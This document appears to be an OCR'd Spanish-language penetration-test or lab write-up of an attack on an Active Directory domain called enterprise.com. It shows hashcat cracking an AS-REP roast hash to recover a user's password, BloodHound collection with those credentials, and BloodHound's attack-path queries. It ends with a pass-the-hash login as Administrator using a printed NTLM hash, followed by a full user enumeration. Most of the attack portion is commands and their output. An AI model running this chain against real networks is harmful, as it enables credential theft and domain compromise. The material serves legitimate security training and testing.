====================================================================================================================================
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i7-13620H, 1811/3686 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: diccionario.txt
* Passwords.: 10012
* Bytes.....: 73155
* Keyspace..: 10012

$krb5asrep$23$mpalomino@ENTERPRISE.COM:5672427f8dea6f300e76a0e2887115c7$29b0dbbf529855750c5c540b3a989fb06a680bbfae63697f7193665d58e2456fd4f2c092b3550203259485538dcf
8ad6323eb5e62839b3394d5605dd8997aad17782eb741299357947b586b63fa633df7ac869d71e344d754bf953e428ca9802e0f018d560d938658a754f25f325d65eb6bac20e4eeee8b70c75bc4b50e6b76f
1883a51db997f2dae99196e469f77bd6ff1f4487abb92788da6360aa74a84ef2b2fa2f574858843f5d0179f6eebaea8014034631c58f5d52a8d48c7020d399756db8b7a1e6b80bc66adc3423c7a58a22cf78
04d23838a6e6b6fe3c62a0c04dbd08a54a1e189435e18df24d08790041d9:Password2
```

BLOODHOUND

Se genera el archivo que será utilizado para bloodhound.


```
┌──(root㉿kali)-[/home/kali]
└─# bloodhound-python -u mpalomino -p "Password2" -d enterprise.com -ns 192.168.5.130 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: enterprise.com
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (WIN-5UL7A982B9B.enterprise.com:88)] [Errno -2] Name or ser
vice not known
INFO: Connecting to LDAP server: WIN-5UL7A982B9B.enterprise.com
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: WIN-5UL7A982B9B.enterprise.com
INFO: Found 69 users
INFO: Found 62 groups
INFO: Found 3 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DATABASE
INFO: Querying computer: WIN10-PC2.enterprise.com
INFO: Querying computer: WIN10-PC1.enterprise.com
INFO: Querying computer: WIN-5UL7A982B9B.enterprise.com
INFO: Ignoring host WIN10-PC1.enterprise.com since its hostname does not match: Supplied hostname win10-pc1.enterprise.com does not match reported hostnames win-5ul
7a982b9b or win-5ul7a982b9b.enterprise.com
WARNING: Could not resolve: DATABASE: The resolution lifetime expired after 3.113 seconds: Server Do53:192.168.5.130@53 answered The DNS operation timed out.
INFO: Done in 00M 09S
INFO: Compressing output into 20251114001835_bloodhound.zip
```

Se realiza la instalación de neo4j y se inicia el servicio.

apt install neo4j -y


```
┌──(root㉿kali)-[/home/kali]
└─# neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2025-11-14 05:14:17.477+0000 INFO  Starting...
2025-11-14 05:14:20.865+0000 INFO  This instance is ServerId{2a375071} (2a375071-9ad5-4886-b71f-d2a194cbbd19)
2025-11-14 05:14:31.712+0000 INFO  ======== Neo4j 4.4.26 ========
2025-11-14 05:14:41.970+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2025-11-14 05:14:42.008+0000 INFO  Setting up initial user from defaults: neo4j
2025-11-14 05:14:42.012+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2025-11-14 05:14:42.065+0000 INFO  Setting version for 'security-users' to 3
2025-11-14 05:14:42.080+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2025-11-14 05:14:42.099+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2025-11-14 05:14:43.289+0000 INFO  Bolt enabled on localhost:7687.
2025-11-14 05:14:49.390+0000 INFO  Remote interface available at http://localhost:7474/
2025-11-14 05:14:49.411+0000 INFO  id: 6FF590DA638257C7CAD9DE1767F29CC03E291FEB00387B7FB3AA208B85BD18CA
2025-11-14 05:14:49.412+0000 INFO  name: system
2025-11-14 05:14:49.413+0000 INFO  creationDate: 2025-11-14T05:14:34.873Z
2025-11-14 05:14:49.414+0000 INFO  Started.
```


Una vez dentro del neo4j se realiza el restablecimiento del usuario en la página principal el usuario y password son neo4j




Se restablece la contraseña por neo4js, misma que será útil para iniciar sesión en el bloodhound, así mismo se realiza la carga del archivo .zip generado con bloodhound-python.

Una vez cargado es posible observar la información.



BloodHound
Search for a node
Upload Progress
20251114001835_ous.json
Uploading Data 0%
20251114001835_users.json
Waiting for upload 0%
20251114001835_containers.json
Waiting for upload 0%
Clear Finished


Search for a node
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
Custom Queries
No user defined queries.
GPLink
DCSync
Contains
ENTERPRISE.COM
CanPSRemote
GenericAll
AddKeyCredentialLink
ReadGMSAPassword
ADMINDBA@ENTERPRISE.COM
MemberOf
DOMAIN ADMINS@ENTERPRISE.COM

Teniendo identificado el hash del usuario administrador se realiza un pass the hash obteniendo un resultado exitoso.



```
┌──(root㉿kali)-[/home/kali]
└─# nxc smb 192.168.5.130  -u 'Administrator' -H "f9ad528d5148a290cdc2418a401445e0" --users
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv
1:True)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] enterprise.com\Administrator:f9ad528d5148a290cdc2418a401445e0 (Pwn3d!)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Administrator                2025-08-30 14:04:09 0       Built-in account for administering the computer/domain
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Guest                        <never>             0       Built-in account for guest access to the computer/doma
in
SMB         192.168.5.130   445    WIN-5UL7A982B9B  krbtgt                       2024-07-16 21:34:20 0       Key Distribution Center Service Account
SMB         192.168.5.130   445    WIN-5UL7A982B9B  DefaultAccount               <never>             0       A user account managed by the system.
SMB         192.168.5.130   445    WIN-5UL7A982B9B  opalomino                    2025-05-30 16:57:29 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  adminsystem                  2025-11-14 04:22:34 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  admindba                     2025-05-29 19:26:14 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cneyra                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  rburga                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  svelando                     2024-08-01 04:01:57 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  gsegundo                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  xcabrejos                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jtintaya                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  fvillacorta                  2025-05-28 20:28:14 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mcabanillas                  <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jmolina                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  ajimenez                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  msoto                        <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mparedes                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cnavarro                     2025-08-30 14:01:42 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mpalomino                    2025-11-13 23:27:57 0       Pass: Password1
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mquispe                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jflores                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  lsanchez                     2025-08-16 03:42:38 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jgarcia                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  crodriguez                   2025-08-16 03:41:22 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  rhuaman                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jrojas                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  vvasquez                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  amamani                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  llopez                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cramos                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cperez                       2025-06-18 21:09:42 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mtorres                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jdiaz                        <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jgonzales                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  pramirez                     <never>             0
```



```
SMB         192.168.5.130   445    WIN-5UL7A982B9B  rhuaman                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jrojas                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  vvasquez                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  amamani                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  llopez                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cramos                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cperez                       2025-06-18 21:09:42 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mtorres                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jdiaz                        <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jgonzales                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  pramirez                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mmendoza                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jchavez                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  sespinoza                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jcastillo                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  afernandez                   <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  dvargas                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  sgutierrez                   <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  dcruz                        2025-11-13 20:05:08 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  fruiz                        <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  dde                          <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jromero                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  egomez                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  rsilva                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  ocordova                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  dcondori                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mcatro                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  emartinez                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jreyes                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  wrivera                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  msalazar                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  fmedina                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  aaguilar                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  fmorales                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  aparedes                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  SVC_SQLService               2025-05-30 11:16:49 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  SVC_HTTPService              2025-05-30 11:16:25 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  sqldba                       2025-05-29 20:52:56 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  johnny                       2025-06-18 21:27:15 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  MSOL_6f31a7dc2f04            2025-08-02 19:20:42 0       Account created by Microsoft Azure Active Directory Co
nnect with installation identifier 6f31a7dc2f044bd183750aa83e465ab6 running on computer WIN-5UL7A982B9B configured to synchronize to tenant segsiumgoutlook.onmicros
oft.com. This account must have directory replication permissions in the local Active Directory and write permission on certain attributes to enable Hybrid Deployme
nt.
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Enumerated 66 local users: ENTERPRISE
```